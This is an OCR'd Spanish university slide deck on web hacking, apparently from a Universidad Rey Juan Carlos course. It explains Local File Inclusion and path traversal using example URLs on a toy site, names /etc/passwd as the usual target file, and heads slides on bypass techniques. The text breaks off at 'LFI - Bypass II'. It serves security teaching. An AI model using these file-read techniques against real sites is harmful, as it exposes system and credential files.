Módulo IV: Web

Nacho Sánchez y Marce

Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

Índice

Parte I

1. ¿Qué es el hacking web?
2. Enumeración de la web
3. Local File Inclusion y Path Traversal
4. SQL injections

Universidad Rey Juan Carlos

Índice

Parte II

1. Remote Command Execution (RCE)
2. Cross-Site Scripting (XSS)

Universidad
Rey Juan Carlos

¿Qué es el hacking web?

Universidad Rey Juan Carlos

I - Web - ¿Qué es el hacking web?

¿Que es una web?

- 1.880.000.000 webs en en la clearnet (2021)
- Disciplina de las más utilizadas en Ciberseguridad.


I - Web - ¿Qué es el hacking web?

¿Que es una web?

IP (X.X.X.X) - Dominio (admin.tryhackme.com)

Aplicación que abre dos puertos. Estos están disponibles desde el exterior.


- 80 --> HTTP
- 443 --> HTTPs



Universidad Rey Juan Carlos


I - Web - ¿Qué es el hacking web?

- ClearNet: ~10%
- DeepWeb: ~90%
- DarkNet: ~0.09%



Universidad Rey Juan Carlos

I - Web - Enumeración de la Web



Universidad
Rey Juan Carlos


Vulnerabilidades en parámetros:

LFI y Path Traversal

I - Web - LFI y Path Traversal

Imaginemos una web que carga imágenes a traves de un parámetro en la URL.

Ej: https://patos.com/index?file=patito.png



patito.png

I - Web - LFI y Path Traversal

¿Que pasa si modificas el archivo el que accede, poniendo otra imagen?

Ej: https://patos.com/index?file=patito2.png

patito2.png

Universidad Rey Juan Carlos

I - Web - LFI y Path Traversal

¿Y si accedes a un archivo?

Ej: https://patos.com/index?file=secret.txt


This is the content of the secret file. It might have users, passwords...

secret.txt

I - Web - LFI y Path Traversal

Path Traversal


Permite acceder (Read) a archivos que no se deberian de poder ver



I - Web - LFI y Path Traversal

Local File Inclusion (LFI)


Permite acceder (Read) y ejecutar (Execute) archivos que no se deberian de poder ver




Universidad Rey Juan Carlos

I - Web - LFI y Path Traversal

Path Traversal




LFI



I - Web - LFI y Path Traversal

LFI - Detección

En Linux, existe el archivo **/etc/passwd** visible para todos los usuarios. Es al que se suele intentar acceder.




I - Web - LFI y Path Traversal

LFI - Bypass I

Generalmente, la aplicación tiene una ruta predefinida para leer los archivos.

Ruta predefinida:
/var/www/html/images/




I - Web - LFI y Path Traversal

LFI - Bypass I

Generalmente, la aplicación tiene una ruta predefinida para leer los archivos.

Ruta predefinida:
/var/www/html/images/



I - Web - LFI y Path Traversal


LFI - Bypass I

I - Web - LFI y Path Traversal

LFI - Bypass II

